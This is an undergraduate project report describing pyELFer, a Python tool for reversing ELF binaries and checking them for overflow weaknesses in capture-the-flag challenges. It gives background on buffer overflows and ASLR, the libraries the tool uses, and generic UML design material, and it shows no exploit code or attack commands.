## pyELFer : PYTHON TOOL FOR ANALYZING AND EXPLOITING ELF BINARIES

#### A PROJECT REPORT

***Submitted by***

**ABISHEK.R [REGISTER NO:211417104003]**

**AJAY.SK [REGISTER NO:211417104008]**

**AJAY KUMAR.R [REGISTER NO:211417104009]**

***in partial fulfillment for the award of the degree of***

### BACHELOR OF ENGINEERING

**IN**

#### COMPUTER SCIENCE AND ENGINEERING

**PANIMALAR ENGINEERING COLLEGE, CHENNAI-600123.**

**ANNA UNIVERSITY: CHENNAI 600 025**

**APRIL 2021**

**BONAFIDE CERTIFICATE**

Certified that this project report **“pyELFer : PYTHON TOOL FOR ANALYZING AND EXPLOITING ELF BINARIES”** is the bonafide work of **“ABISHEK.R(2017PECCS354), AJAY.SK(2017PECCS357),**

**AJAY KUMAR.R(2017PECCS356) ”** who carried out the project work under my supervision.

#### SIGNATURE SIGNATURE

**Dr.S.MURUGAVALLI, M.E.,Ph.D., Mr. N.SATHISH,**

**HEAD OF THE DEPARTMENT ASSISTANT PROFESSOR,** DEPARTMENT OF CSE, DEPARTMENT OF CSE,

PANIMALAR ENGINEERING COLLEGE, PANIMALAR ENGINEERING COLLEGE, NAZARATHPETTAI, NAZARATHPETTAI,

POONAMALLEE, POONAMALLEE,

CHENNAI-600 123. CHENNAI-600 123.

Certified that the above candidate(s) was/ were examined in the Anna University Project Viva-Voce Examination held on xx.04.2021

#### INTERNAL EXAMINER EXTERNAL EXAMINER

**ACKNOWLEDGEMENT**

We express our deep gratitude to our respected Secretary and Correspondent **Dr.P.CHINNADURAI, M.A., Ph.D.** for his kind words and enthusiastic motivation, which inspired us a lot in completing this project.

We would like to extend our heartfelt and sincere thanks to our Directors

**Tmt.C.VIJAYARAJESWARI**, **Thiru.C.SAKTHIKUMAR,M.E.,** and

**Tmt. SARANYASREE SAKTHIKUMAR B.E.,M.B.A.,** for providing us with the necessary facilities for completion of this project.

We also express our gratitude to our Principal **Dr.K.Mani, M.E., Ph.D.** for his timely concern and encouragement provided to us throughout the course.

We thank the HOD of CSE Department, **Dr. S.MURUGAVALLI , M.E.,Ph.D.,**

for the support extended throughout the project.

We would like to thank my **Project Guide Mr.N.Sathish** and all the faculty members of the Department of CSE for their advice and suggestions for the successful completion of the project.

R. ABISHEK,

SK. AJAY,

R. AJAY KUMAR.

## ABSTRACT

Reverse Engineering of Binary is a process that hackers use it to figure out a program’s components and functionalities and sometimes even get access to the program’s partial source code by decompiling it using a decompiler in order to find vulnerabilities in the program. This concept can also be used in capturing the flag contest reverse engineering challenges where a participant has to find the flag secretly hid inside the binary. Our project “pyELFer” is a python program that reverses an ELF binary (ELF- Executable and Linkable Format) and gives information about the binary and mainly optimized for CTF’s challenges where the binary itself find the flag for the challenge and even looks out whether the binary is vulnerable to any overflow attacks.

### LIST OF FIGURES

|  |  |  |
| --- | --- | --- |
| **CHAPTER NO.** | **TITLE** | **PAGE NO.** |
| **4.** | **SYSTEM DESIGN** |  |
|  | 4.1. Data Flow Diagram | 23 |
|  | 4.2. Component Diagram | 26 |
|  | 4.3. Deployment Diagram | 27 |
|  | 4.4. Use Case Diagram  4.5. Activity Diagram  4.6. Sequence Diagram | 28  29  30 |
| **5.** | **SYSTEM ARCHITECTURE** |  |
|  | 5.1. System Architecture of pyELFer  5.2. ltrace  5.3. strace | 32  33  34 |

**LIST OF TABLES**

|  |  |  |
| --- | --- | --- |
| **CHAPTER NO.** | **TITLE** | **PAGE NO.** |
| **3.** | **SYSTEM ANALYSIS** |  |
|  | 3.1. Minimum Hardware Requirements | 10 |
|  | 3.2. Minimum Software Requirements | 10 |
| **6.** | **SYSTEM TESTING** |  |
|  | 6.1. Test Case for pyELFer | 39 |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |

**TABLE OF CONTENTS**

|  |  |  |
| --- | --- | --- |
| **CHAPTER NO.** | **TITLE** | **PAGE NO.** |
|  | **ABSTRACT** | iv |
| **1.** | **INTRODUCTION** | 1 |
|  | 1.1 Overview | 2 |
| **2.** | **LITERATURE SURVEY** | 3 |
| **3.** | **SYSTEM ANALYSIS** | 7 |
|  | 3.1 Existing System | 8 |
|  | 3.2 Proposed system | 8 |
|  | 3.3 Requirement Analysis and Specification | 8 |
|  | 3.3.1 Input Requirements | 9 |
|  | 3.3.2 Output Requirements | 9 |
|  | 3.4 Feasibility Study | 9 |
|  | 3.4.1 Technical Feasibility | 9 |
|  | 3.4.2 Economic Feasibility | 9 |
|  | 3.5 Hardware Environment | 10 |
|  | 3.6 Software Environment | 10 |
|  | 3.7 Software Specification | 11 |
|  | 3.7.1 Python | 11 |

|  |  |  |
| --- | --- | --- |
| **CHAPTER NO.** | **TITLE** | **PAGE NO.** |
|  | 3.7.2 Shell Scripting  3.7.3 Linux Commands  3.7.4 Python Libraries  3.7.5 Concepts used in CTF  3.7.6 Product Functionalities | 12  13  15  18  20 |

|  |  |  |
| --- | --- | --- |
| **4.** | **SYSTEM DESIGN** | 21 |
|  | 4.1 Data Flow Diagram | 22 |
|  | 4.2 UML Diagrams | 24 |
|  | 4.2.1 List of UML Diagram Types | 25 |
|  | 4.2.2 Structure Diagrams | 25 |
|  | 4.2.3 Class Diagram | 25 |
|  | 4.2.4 Component Diagram | 26 |
|  | 4.2.5 Deployment Diagram | 26 |
|  | 4.2.6 Package Diagram | 27 |
|  | 4.2.7 Composite Structure Diagram | 27 |
|  | 4.2.8 Class Diagram | 28 |
|  | 4.2.9 Activity Diagram | 29 |
|  | 4.2.10 Sequence Diagram | 30 |

|  |  |  |
| --- | --- | --- |
|  |  |  |
| **CHAPTER NO.**  **5.** | **TITLE**  **SYSTEM ARCHITECTURE** | **PAGE NO.**  31 |
|  | 5.1 Architecture Overview | 32 |
|  | 5.2 Module Design Specification | 32 |
|  | 5.3 Module Specification | 33 |
|  | 5.3.1 Reverse Engineering Mode | 33 |
|  | 5.3.2 Binary Exploitation Mode | 35 |
| **6.** | **TESTING** | 36 |
|  | 6.1 System Testing | 37 |
|  | 6.2 Unit Testing | 38 |
|  | 6.3 Test Cases & Reports / Performance Analysis | 39 |
| **7.** | **CONCLUSION** | 41 |
|  | 7.1 Conclusion and Future Enhancements | 42 |
|  | **APPENDICES** |  |
|  | A.1 Sample Screens | 43 |
|  | A.2 Sample Code | 47 |
|  | **REFERENCES** | 74 |

**CHAPTER 1 INTRODUCTION**

**1.1 OVERVIEW**

Computer security represents a challenge to education due to its interdisciplinary nature. Topics in computer security are drawn from areas ranging from theoretical aspects of computer science to applied aspects of information technology management. This makes it difficult to encapsulate the spirit of what constitutes a computer security professional. One approximation for this measure has emerged: the ‘capture the flag’ competition.

Attack-oriented CTF competitions try to distill the essence of many aspects of professional computer security work into a single short exercise that is objectively measurable. The focus areas that CTF competitions tend to measure are vulnerability discovery, exploit creation, toolkit creation, and operational tradecraft.

# CHAPTER 2 LITERATURE SURVEY

**1.Popa Marius states the importance of reverse engineering to find out about the vulnerabilities of the system**

The disassembly of binary file is used to restore the software application code in a readable and understandable format for humans. Further, the assembly code file can be used in reverse engineering processes to establish the logical flows of the computer program or its vulnerabilities in real-world running environment. The paper highlights the features of the binary executable files under the x86 architecture and portable format, presents issues of disassembly process of a machine code file and intermediate code, disassembly algorithms which can be applied to a correct and complete reconstruction of the source file written in assembly language, and techniques and tools used in binary code disassembly.

#### 2. Smashing the stack for buffer overflow by Aleph One

On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally.

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

Basic knowledge of assembly is required. An understanding of virtual memory

concepts, and experience with gdb are very helpful but not necessary.

We also assume we are working with an Intel x86 CPU, and that the operating system is Linux.

Some basic definitions before we begin: A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. Static variables are allocated at load time on the data segment. Dynamic variables are allocated at run time on the stack. To overflow is to flow, or fill over the top, brims, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call.

### 3. Return-to-csu: A New Method to Bypass 64-bit Linux ASLR by Dr.Hector University of Scotland.

### Address Space

### Layout Randomization (ASLR) is a defensive technique which randomizes the memory address of software trying to deters exploits which relay on knowing of the location of applications memory map. Rather than increasing security by removing vulnerabilities from the system as source code analysis tools do, ASLR is a prophylactic technique which tries to make more difficult to exploit existing an

### vulnerabilities . The security provided by ASLR is based on several factors , including how predictable the random memory layout of a program is, how tolerant

### exploitation technique is to variations in memory layout or how many attempts an attacker can make in practice. ASLR is a wide spectrum protection technique, in the sense that rather than addressing a special type of vulnerability, as for example the renew SSP does, it jeopardizes the programming code of the attackers independently of the vector [6] used to inject code or redirect the control flow. Similarly to other mitigation techniques, the ASLR transforms what would otherwise be a code execution attack into an application crashing.

# CHAPTER 3 SYSTEM ANALYSIS

### EXISTING SYSTEM

There is no existing software or tool that does what our pyELFer tool does as what we have proposed is a new tool which will be beneficial for CTF hackers and CTF noobs and also Vulnerability assessment for risk areas such as buffer overflow, format string mitigation and other exploits.

### PROPOSED SYSTEM

We have proposed the system such that it will take our ELF binary and analyze it at first . There will be two modes of operation the –

* Binary Exploitation mode
* Reverse Engineering mode

In the Binary Exploitation mode , the binary file will be passed through a number of steps to find the flag which is resident in the binary. In the Reverse Engineering Mode, the binary will be analyzed for exploits and vulnerabilities.

* + 1. Advantages
       1. It saves time for CTF hackers.
       2. Can easily find out the vulnerabilities of the system.

### REQUIREMENT ANALYSIS AND SPECIFICATION

The requirement engineering process of feasibility study, requirements elicitation and analysis, requirement specification, requirements validation and requirement management. Requirement elicitation and analysis is an iterative process that can

be represented as a spiral of activities, namely requirements discovery, requirements classification and organization, requirement negotiation and requirements\_documentation.

### INPUT REQUIREMENT

The input requirement at the base requires the CTF ELF binary from the user that can be entered manually from the user.

### OUTPUT REQUIREMENT

The output is the flag which was resident in the CTF ELF (Executable Linkable Format) binary or else the half the effort of CTF hacker will be reduced if the binary exploitation mode is chosen.

### FEASIBILITY STUDY

A feasibility study is carried out to select the best system that meets performance requirements. The main aim of the feasibility study activity is to determine that it would be financially and technically feasible to develop the product.

### TECHNICAL FEASIBILITY

This is concerned with specifying the software will successfully satisfy the user requirement. Open source and business-friendly and it is truly cross platform, easily deployed and highly extensible.

### ECONOMIC FEASIBILITY

Economic analysis is the most frequently used technique for evaluating the

effectiveness of a proposed system. The enhancement of the existing system doesn’t incur any kind of increase in the expenses. The Programming language chosen is python and environment chosen is Kali linux or any linux environment as both is open source products it is economically feasible.

### MINIMUM HARDWARE REQUIREMENTS

|  |  |
| --- | --- |
| Processor | Core i3, 2.4 GHz |
| Hard disk | 500 GB |
| RAM | 4GB |
| Monitor | 14/15 inches Color |

* 1. **SOFTWARE REQUIREMENTS**

|  |  |
| --- | --- |
| Development Environment | Linux environment |
| Language used | Python, Shell scripting |
| Python libraries used | Subprocess, pwntools, platform, os, sys,pyelftools, optparse |
| Tools | ANGR Simulator |

**3.7 SOFTWARE SPECIFICATION**

#### 3.7.1 Python

Python is an interpreted, high-level and general-purpose programming language. Python's design philosophy emphasizes code readability with its notable use of significant indentation. Its language constructs and object-oriented approach aim to help programmers write clear, logical code for small and large-scale projects.

Python is dynamically-typed and garbage-collected. It supports multiple programming paradigms, including structured (particularly, procedural), object-oriented and functional programming. Python is often described as a "batteries included" language due to its comprehensive standard library.

Guido van Rossum began working on Python in the late 1980's, as a successor to the ABC programming language, and first released it in 1991 as Python 0.9.0. Python 2.0 was released in 2000 and introduced new features, such as list comprehensions and a garbage collection system using reference counting and was discontinued with version 2.7.18 in 2020. Python 3.0 was released in 2008 and was a major revision of the language that is not completely backward-compatible and much Python 2 code does not run unmodified on Python 3.

Python consistently ranks as one of the most popular programming languages.

### 3.7.2 Shell Scripting

A shell script is a computer program designed to be run by the Unix shell, a command-line interpreter.[1] The various dialects of shell scripts are considered to be scripting languages. Typical operations performed by shell scripts include file manipulation, program execution, and printing text. A script which sets up the environment, runs the program, and does any necessary cleanup, logging, etc. is called a wrapper.

The term is also used more generally to mean the automated mode of running an operating system shell; in specific operating systems they are called other things such as batch files (MSDos-Win95 stream, OS/2), command procedures (VMS), and shell scripts (Windows NT stream and third-party derivatives like 4NT—article is at cmd.exe), and mainframe operating systems are associated with a number of terms.

The typical Unix/Linux/POSIX-compliant installation includes the KornShell (ksh) in several possible versions such as ksh88, Korn Shell '93 and others. The oldest shell still in common use is the Bourne shell (sh); Unix systems invariably also include the C shell (csh), Bash (bash), a Remote Shell (rsh), a Secure Shell (ssh) for SSL telnet connections, and a shell which is a main component of the Tcl/Tk installation usually called tclsh; wish is a GUI-based Tcl/Tk shell. The C and Tcl shells have syntax quite similar to that of said programming languages, and the Korn shells and Bash are developments of the Bourne shell, which is based on the ALGOL language with elements of a number of others added as well.[2] On the other hand, the various shells plus tools like awk, sed, grep, and BASIC, Lisp, C and so forth contributed to the Perl programming language.[3]

Other shells available on a machine or available for download and/or purchase include Almquist shell (ash), PowerShell (msh), Z shell (zsh, a particularly common enhanced KornShell), the Tenex C Shell (tcsh), and a Perl-like shell (psh). Related programs such as shells based on Python, Ruby, C, Java, Perl, Pascal, Rexx &c in various forms are also widely available. Another somewhat common shell is osh, whose manual page states it "is an enhanced, backward-compatible port of the standard command interpreter from Sixth Edition UNIX."

Windows-Unix interoperability software such as the MKS Toolkit, Cygwin, UWIN, Interix and others make the above shells and Unix programming available on Windows systems, providing functionality all the way down to signals and other inter-process communication, system calls and APIs. The Hamilton C shell is a Windows shell that is very similar to the Unix C Shell. Microsoft distributed Windows Services for UNIX for use with its NT-based operating systems in particular, which have a POSIX environmental subsystem.

#### 3.7.3 Linux Commands

The Linux command line is a text interface to your computer. Also known as shell, terminal, console, command prompts and many others, is a computer program intended to interpret commands. Allows users to execute commands by manually typing at the terminal, or has the ability to automatically execute commands which were programmed in “Shell Scripts”. Some basic commands are:

1. **ls [option(s)] [file(s)]:**

If you run ls without any additional parameters, the program will list the contents of

the current directory in short form.

-l

detailed list

-a

displays hidden files

1. **cp [option(s)] sourcefile targetfile:**

Copies source file to target file.

-i

Waits for confirmation, if necessary, before an existing target file is overwritten

-r

Copies recursively (includes subdirectories)

1. **mv [option(s)] sourcefile targetfile**

Copies source file to target file then deletes the original source file.

-b

Creates a backup copy of the source file before moving

-i

Waits for confirmation, if necessary, before an existing target file is overwritten.

1. **chmod [options] mode file(s)**

Changes the access permissions.

The mode parameter has three parts: group, access, and access type. group accepts the following characters:

u - user

g - group

o - others

For access, access is granted by the + symbol and denied by the - symbol.

1. **cat:**

Designed initially for concatenating multiple files, the cat command is used for numerous other purposes since. This is among other Linux commands you will use to create new files, view file contents in the terminal, and redirect output to another command-line tool or file.

1. **head:**

The head command allows you to view the beginning of a file or piped data directly from the terminal. It’s one of the most widely used Linux commands by users who work heavily with [text processing](https://ubuntupit.com/best-latex-editor-top-33-reviewed-for-linux-nerds/). Use this command whenever you are going through a lot of files in the terminal to increase your productivity.

1. **tail:**

A compliment to the previous command, chances are you will use the tail command much more than the header commands. A basic Linux terminal command, tail, mixed with cat and echo can do things you wouldn’t even imagine.

### Python Libraries

A library is a collection of pre-combined codes that can be used iteratively to reduce the time required to code. They are particularly useful for accessing the pre-written frequently used codes, instead of writing them from scratch every single time. Similar to the physical libraries, these are a collection of reusable resources, which means every library has a root source. This is the foundation

behind the numerous open-source libraries available in Python. Makes development easy.

The libraries used here are:

* Platform
* Subprocess
* pwntools
* optparse
* pyelftools
* sys
* OS

#### Platform:

Python defines an in-built module platform that provides system information.

The Platform module is used to retrieve as much possible information about the platform on which the program is being currently executed. Now by platform info, it means information about the device, its OS, node, OS version, Python version, etc. This module plays a crucial role when you want to check whether your program is compatible with the python version installed on a particular system or whether the hardware specifications meet the requirements of your program.

This module already exists in the python library and does not require any installation using pip.

1. **Subprocess:**

The subprocess module present in Python(both 2.x and 3.x) is used to run new applications or programs through Python code by creating new processes. It also

helps to obtain the input/output/error pipes as well as the exit codes of various commands.To execute different programs using Python two functions of the /subprocess module are used.

1. **pwntools:**

pwntools is a CTF framework and exploit development library. Written in Python, it is designed for rapid prototyping and development, and intended to make exploit writing as simple as possible.

1. **optparse:**

**optparse** module makes easy to write command-line tools. It allows argument parsing in the python program.

* **optparse**make it easy to handle the command-line argument.
* It comes default with python.
* It allows dynamic data input to change the output.

1. **pyelftools:**

As stated, we would also like to have the ability to get a lot of these side-effects by default. That is the purpose of this module. It does the following:

* Imports everything from the top level pwnlib along with functions from a lot of sub-modules. This means that if you do import pwn or from pwn import \*, you will have access to everything you need to write an exploit.
* Calls pwnlib.term.init() to put your terminal in raw mode and implements functionality to make it appear like it isn’t.
* Setting the pwnlib.context.log\_level to “info”.
* Tries to parse some of the values in sys.argv and every value it succeeds in parsing it removes.

1. **sys:**

The **sys module** in Python provides various functions and variables that are used to manipulate different parts of the Python runtime environment. It allows operating on the interpreter as it provides access to the variables and functions that interact strongly with the interpreter.

1. **OS:**

The OS module in Python provides functions for interacting with the operating system. OS comes under Python’s standard utility modules. This module provides a portable way of using operating system-dependent functionality. The \*os\* and \*os.path\* modules include many functions to interact with the file system.

Handling the Current Working Directory

### Environment

Kali Linux is an operating system designed for digital forensics and penetration testing. It is maintained by Offensive Security. This version of Linux contains many tools geared towards different Information security tasks like: Penetration Testing, Security Research, Computer Forensics and Reverse Engineering. Kali Linux comes with Wireshark, Burp Suite Community Edition, and Firefox already pre-installed on it, so you are ready to go.

### Concepts used in CTF

**a) Cryptography**

Cryptography is the method of protecting information which involves encrypting or decrypting a bit of knowledge.

Tools are CyberChef, FeatherDuster, Hash Extender, and padding-oracle-attacker, PkCrack, RSACTFTool, RSATool, XORTool, Cryptii, Keyboard Shift, and lots of more.

**b) Steganography (Stego)**

Steganography is the technique tasked with finding information hidden in the files or images.

**Tools:-** StegCracker, Steghide, Openstego, Stegsolve, Online stego tool, and many more.

**c) Binary Exploitation/pwn**

It is basically exploiting a computer file and exploiting a server to seek out the flag.

Tools:- readelf, formatStringExploiter, DLLInjector, libformatstr, and lots of more.

**d) Reverse Engineering**

Reverse Engineering happening during a CTF is usually the method of taking a compiled (machine code, bytecode) program and converting it back to a more human readable format.

Tools:- ltrace, Hopper, Binary Ninja, gdb, IDA, radare2, Ghidra, apktool, Androguard,and many more.

**e) Web**

Tools:- BurpSuite, Commix, Hackbar, Raccoon, SQLMap, DirBuster, gobuster, nikto, wpscan, CloudFlare Bypass, Edit This Cookie, File or Directory(robots.txt, /.git/, /admin/), and many more.

**vi) Forensics**

Forensics challenges can include file format analysis, steganography, memory dump analysis, or network packet capture analysis. Any challenge to examine and process a hidden piece of information out of static data files (as opposed to executable programs or remote servers) could be considered a Forensics challenge.

### 3.7.6 Product functionalities

* Group the printable strings of the binary and store it in a file.
* Analyze the file format and checks whether on the current computer arch whether the file can be run and the user has granted the permissions to run and checks whether the binary is stripped and if the binary is not stripped binary it prints the execution flow of the binary
* Checks the exploit mitigation’s present in the binary useful for pwn challenges
* Checks for hotspots like cmp instructions where user instructions is compared with the flag in reverse challenges or mov edx maybe chances of part of flag present in that instructions is always higher.

# CHAPTER 4 SYSTEM DESIGN

* 1. **DATA FLOW DIAGRAM**

A picture is worth a thousand words. A Data Flow Diagram (DFD) is traditional visual representation of the information flows within a system. A neat and clear DFD can depict a good amount of the system requirements graphically. It can be manual, automated, or combination of both. It shows how information enters and leaves the system, what changes the information and where information is stored. The purpose of a DFD is to show the scope and boundaries of a system as a whole. It may be used as a communications tool between a systems analyst and any person who plays a part in the system that acts as the starting point for redesigning a system.

It is usually beginning with a context diagram as the level 0 of DFD diagram, a simple representation of the whole system. To elaborate further from that, we drill down to a level 1 diagram with lower level functions decomposed from the major

functions of the system. This could continue to evolve to become a level 2 diagram when further analysis is required. Progression to level 3, 4 and so on is possible but anything beyond level 3 is not very common. Please bear in mind that the level of details for decomposing function really depending on the complexity that function.




Fig 4.1 Data Flow Diagram

### UML DIAGRAMS

UML stands for Unified Modeling Language. It’s a rich language to model software solutions, application structures, system behavior and business processes. There are 14 UML diagram types to help you model these behaviors. Unified Modeling Language™ (UML®) is a standard visual modeling language intended to be used for

* modeling business and similar processes,
* analysis, design, and implementation of software-based systems

UML is a common language for business analysts, software architects and developers used to describe, specify, design, and document existing or new business processes, structure and behavior of artifacts of software systems.

Specification explained that process:

* provides guidance as to the order of a team’s activities,
* specifies what artifacts should be developed,
* directs the tasks of individual developers and the team as a whole, and
* offers criteria for monitoring and measuring a project’s products and activities.

UML is intentionally process independent and could be applied in the context of different processes. Still, it is most suitable for use case driven, iterative and incremental development processes. An example of such process is Rational Unified Process (RUP).UML is not complete, and it is not completely visual. Given some UML diagram, we can't be sure to understand depicted part or behavior of the system from the diagram alone. Some information could be

intentionally omitted from the diagram, some information represented on the diagram could have different interpretations, and some concepts of UML have no graphical notation at all, so there is no way to depict those on diagrams. For example, semantics of multiplicity of actors and multiplicity of use cases on use case diagrams is not defined precisely in the UML specification and could mean either concurrent or successive usage of use cases.

Name of an abstract classifier is shown in italics while final classifier has no specific graphical notation, so there is no way to determine whether classifier is final or not from the diagram.

#### List of UML Diagram Types

So, what are the different UML diagram types? There are two main categories; structure diagrams and behavioral diagrams. Click on the links to learn more about a specific diagram type.

#### Structure Diagrams

Structure diagrams show the things in the modeled system. In a more technical term, they show different objects in a system. Behavioral diagrams show what should happen in a system. They describe how the objects interact with each other to create a functioning system.

#### Class Diagram

Class diagrams are the main building block of any object-oriented solution. It shows the classes in a system, attributes, and operations of each class and the relationship between each class. In most modeling tools, a class has three parts. Name at the top, attributes in the middle and operations or methods at the bottom.

In a large system with many related classes, classes are grouped together to create class diagrams. Different relationships between classes are shown by different types of arrows.

#### Component Diagram

A component diagram displays the structural relationship of components of a software system. These are mostly used when working with complex systems with many components. Components communicate with each other using interfaces. The interfaces are linked using connectors. The image below shows a component diagram.




Fig 4.2 Component Diagram

#### Deployment Diagram

A deployment diagram shows the hardware of your system and the software in that hardware. Deployment diagrams are useful when your software solution is

deployed across multiple machines with each having a unique configuration. Below is an example deployment diagram.




Fig 4.3 Deployment Diagram

#### Package Diagram

As the name suggests, a package diagram shows the dependencies between different packages in a system. Check out this wiki article to learn more about the dependencies and elements found in package diagrams.

#### Composite Structure Diagram

Composite structure diagrams are used to show the internal structure of a class. For a detailed explanation of composite structure diagrams, click here.

#### Use Case Diagram

As the most known diagram type of the behavioral UML diagrams, use case diagrams give a graphic overview of the actors involved in a system, different functions needed by those actors and how these different functions interact.

It’s a great starting point for any project discussion because you can easily identify the main actors involved and the main processes of the system. You can create use case diagrams using our tool and/or get started instantly using our use case templates.




Fig 4.4 Use case diagram

#### Activity Diagram

Activity diagrams represent workflows in a graphical way. They can be used to describe the business workflow or the operational workflow of any component in a system. Sometimes activity diagrams are used as an alternative to State machine diagrams. Check out this wiki article to learn about symbols and usage of activity diagrams.




Fig 4.5 Activity diagram

#### Sequence Diagram

Sequence diagrams in UML show how objects interact with each other and the order those interactions occur. It’s important to note that they show the interactions for a scenario. The processes are represented vertically, and interactions are shown as arrows. This article explains the purpose and the basics of Sequence diagrams. Also, check out this complete Sequence Diagram Tutorial to learn more about sequence diagrams. You can also instantly start drawing using our sequence diagram templates.

